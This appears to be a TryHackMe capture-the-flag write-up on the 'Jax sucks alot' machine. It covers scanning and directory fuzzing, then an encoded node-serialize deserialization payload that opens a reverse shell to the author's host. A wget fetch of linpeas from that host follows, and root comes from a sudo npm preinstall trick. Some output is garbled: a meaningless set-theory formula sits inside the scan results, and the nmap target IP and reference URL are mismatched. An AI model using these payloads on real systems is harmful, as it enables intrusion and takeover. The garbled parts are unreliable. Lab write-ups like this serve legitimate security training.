

Jax sucks alot....

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.8.31

Lets try pinging it

```
ping 10.10.8.31 -c 5

PING 10.10.8.31 (10.10.8.31) 56(84) bytes of data.
64 bytes from 10.10.8.31: icmp_seq=1 ttl=60 time=171 ms
64 bytes from 10.10.8.31: icmp_seq=2 ttl=60 time=168 ms
64 bytes from 10.10.8.31: icmp_seq=3 ttl=60 time=152 ms
64 bytes from 10.10.8.31: icmp_seq=4 ttl=60 time=150 ms
64 bytes from 10.10.8.31: icmp_seq=5 ttl=60 time=198 ms

--- 10.10.8.31 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 150.315/167.846/198.352/17.254 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan :

```
rustscan -a 10.10.8.31 --ulimit 5000
```

$$\begin{aligned} & \{0\} \cup \{\emptyset\} \cup \{\{\emptyset, \{\emptyset\}\} \cup \{\{\emptyset, \{\emptyset / \emptyset\}\} / \emptyset\} \cup \{\emptyset\} \\ & \cup \{\emptyset, \emptyset\} \cup \{\emptyset, \{\emptyset\}\} \cup \{\emptyset, \{\emptyset, \{\emptyset\}\}\} \cup \{\emptyset, \{\emptyset, \{\emptyset / \emptyset\}\}\} \\ & \cup \{\emptyset, \{\emptyset, \{\emptyset, \{\emptyset\}\}\}\} \cup \{\emptyset, \{\emptyset, \{\emptyset, \{\emptyset / \emptyset\}\}\}\} \end{aligned}$$

```

-----
: http://discord.skerritt.blog                               :
: https://github.com/RustScan/RustScan                       :
-----

```

```
Read data files from: /usr/bin/../../share/nmap
```

```
80/tcp open  http syn-ack
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.18.31 -o aggressiveScan.txt
```

Starting Nmap 7.95 (<https://nmap.org>) at 2024-09-09 19:00 IST

Nmap scan report for 10.10.18.31

Host is up.

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp filtered ssh

80/tcp filtered http

Service detection performed. Please report any incorrect results at <https://github.com/OWASP/Amass/issues>

```
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
```

Alright moving on lets do some directory fuzzing now

Directory Fuzzing :

```
feroxbuster --url http://10.10.8.31 -t 200
```

```
feroxbuster --url http://10.10.8.31 -t 200
```

```

_ _ _ _ _      _ _ _ _ _
|_| |_| |_| |_| | /   / \ \ / | | \ |__
|_| |_| |_| \ \ \ \ \ \ \ \ / \ | | / |__
by Ben "epi" Risher    ver: 2.10.4

```

Target Url	http://10.10.8.31
Threads	200
Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.10.4
Config File	/home/pks/.config/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Recursion Depth	4

 Press [ENTER] to use the Scan Management Menu™


```
200      GET      164L      355w      3559c Auto-filtering found 404-like response and created new fi
[#####] - 29s      30000/30000      0s      found:0      errors:0
[#####] - 29s      30000/30000      1045/s      http://10.10.8.31/
```

No directory found here

Lets get to this web application now i guess

Web Application :

Default Page :



Lets just put an bogus one here

Horror LLC

Built with Nodejs

We'll keep you updated at: test@test.com

Email address:


SUBMIT

So nothing special i tried xss here didn't work so lets check one of these in burp

Two request here

Filter settings: Hiding CSS, image and general binary content								
# ^	Host	Method	URL	Params	Edited	Status code	Length	MIME type
75	http://10.10.8.31	POST	/?email=test@test.com	✓		200	3753	HTML
76	http://10.10.8.31	GET	/			200	3661	HTML

Lets check the POST one here first



Also the next GET request just sends the page with the new cookie

Looks like a JSON deserialization bug

here here is link for reference :

<https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/>

Gaining Access :

The exploit that im using here is just an idea for this exploit :

<https://www.exploit-db.com/exploits/50036>

Node.JS - 'node-serialize' Remote Code Execution (3)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50036	2017-5941	BEREN KUDAY GÖRÜN	WEBAPPS	NODEJS	2021-06-18

EDB Verified: ✕

Exploit: /

Vulnerable App:

We also gotta use IIFE in this too

The way we exploit this is by generating a nodejsshell via a script like this one : <https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py>

Alright lets generate one for ourselves

```
python2 nodejsshell.py 10.17.94.2 9001

[+] LHOST = 10.17.94.2
[+] LPORT = 9001
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,11
101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,55,46,57,52,46
0,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,
2,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,
,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,
,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,11
32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,
5,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,1
,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,
111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,1
,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108
5,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,125,41,59,1
101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,115,
83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))
```

now start a listener now

```
nc -lnvp 9001
```

```
Listening on 0.0.0.0 9001
```

In the email input there put in your generate string at STRING

```
__$ND_FUNC$$_function(){eval(String.fromCharCode(...STRING...))}()
```

Alright upload that on the form there

Horror LLC

Built with Nodejs

We'll keep you updated at: **test@test.com**

Email address:

,44,80,79,82,84,41,59,10))}()

SUBMIT

Now hit submit and u should have your revshell

```
nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.8.31 40230
Connected!
id
uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)
```

Alright now lets upgrade this a bit


```
nc -lnvp 9001
```

```
Listening on 0.0.0.0 9001
```

```
Connection received on 10.10.8.31 40230
```

```
Connected!
```

```
id
```

```
uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
dylan@jason:/opt/webapp$ ^Z
```

```
[1] + 29028 suspended nc -lnvp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Jax sucks alot... git:(main)+3
```

```
stty raw -echo; fg
```

```
[1] + 29028 continued nc -lnvp 9001
```

```
dylan@jason:/opt/webapp$ export TERM=xterm
```

```
dylan@jason:/opt/webapp$ ls
```

```
index.html node_modules package.json package-lock.json server.js
```

```
dylan@jason:/opt/webapp$ █
```

Here is your user.txt

```
dylan@jason:/opt/webapp$ cd
```

```
dylan@jason:~$ ls -al
```

```
total 40
```

```
drwxr-xr-x 5 dylan dylan 4096 Jun 10 2021 .
```

```
drwxr-xr-x 3 root root 4096 Jun 10 2021 ..
```

```
lrwxrwxrwx 1 dylan dylan 9 Jun 10 2021 .bash_history -> /dev/null
```

```
-rw-r--r-- 1 dylan dylan 220 Feb 25 2020 .bash_logout
```

```
-rw-r--r-- 1 dylan dylan 3771 Feb 25 2020 .bashrc
```

```
drwx----- 2 dylan dylan 4096 Jun 10 2021 .cache
```

```
drwx----- 3 dylan dylan 4096 Jun 10 2021 .config
```

```
drwxrwxr-x 3 dylan dylan 4096 Jun 10 2021 .local
```

```
-rw-r--r-- 1 dylan dylan 807 Feb 25 2020 .profile
```

```
-rw-rw-r-- 1 dylan dylan 66 Jun 10 2021 .selected_editor
```

```
-rw-r--r-- 1 dylan dylan 0 Jun 10 2021 .sudo_as_admin_successful
```

```
-rw-r--r-- 1 dylan dylan 33 Jun 10 2021 user.txt
```

```
dylan@jason:~$ █
```

Vertical PrivEsc

So lets first check the SUID binary file here

```
find / -perm -u=s -type f 2>/dev/null
```

```
dylan@jason:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/fusermount
/usr/bin/umount
/usr/local/bin/sudo
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
dylan@jason:~$
```

Pretty normal here lets just run linpeas here to get a vertical privesc vector

```
dylan@jason:/tmp$ wget http://10.17.94.2/linpeas.sh
--2024-09-09 14:06:00-- http://10.17.94.2/linpeas.sh
Connecting to 10.17.94.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [application/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 842.56K   711KB/s   in 1.2s

2024-09-09 14:06:01 (711 KB/s) - 'linpeas.sh' saved [862777/862777]

dylan@jason:/tmp$ chmod +x linpeas.sh
dylan@jason:/tmp$
```

Lets run it now

```
┌─┐ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
└─┘ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for dylan on jason:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/st

User dylan may run the following commands on jason:
    (ALL) NOPASSWD: /usr/bin/npm *
```

So i forgot to check sudo permission :(my bad lets see the sudo permissions now

```
dylan@jason:/tmp$ sudo -l
Matching Defaults entries for dylan on jason:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

User dylan may run the following commands on jason:
    (ALL) NOPASSWD: /usr/bin/npm *
dylan@jason:/tmp$
```

Just as linpeas showed we can just run npm with sudo lets find a trick on GTF0bins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Additionally, arbitrary script names can be used in place of `preinstall` and triggered by name with, e.g., `npm -C $TF run preinstall`.

```
TF=$(mktemp -d)
echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
sudo npm -C $TF --unsafe-perm i
```

This should work lets run it now

```
dylan@jason:/tmp$ TF=$(mktemp -d)
dylan@jason:/tmp$ echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
dylan@jason:/tmp$ sudo npm -C $TF --unsafe-perm i

> @ preinstall /tmp/tmp.00eLTCd0P9
> /bin/sh

# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

got root here is your root.txt

```
# id
uid=0(root) gid=0(root) groups=0(root)
# ls -al /root
total 48
drwx-----  8 root root 4096 Sep  2  2021 .
drwxr-xr-x 19 root root 4096 Sep  2  2021 ..
lrwxrwxrwx  1 root root    9 Sep  2  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx-----  2 root root 4096 Jun 10  2021 .cache
drwx-----  3 root root 4096 Jun 10  2021 .config
drwxr-xr-x  4 root root 4096 Jun 10  2021 .forever
drwxr-xr-x  3 root root 4096 Jun 10  2021 .local
drwxr-xr-x  5 root root 4096 Sep  2  2021 .npm
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   33 Jun 10  2021 root.txt
drwx-----  2 root root 4096 Jun 10  2021 .ssh
-rw-----  1 root root 1222 Jun 10  2021 .viminfo
# █
```

Thanks for Reading :)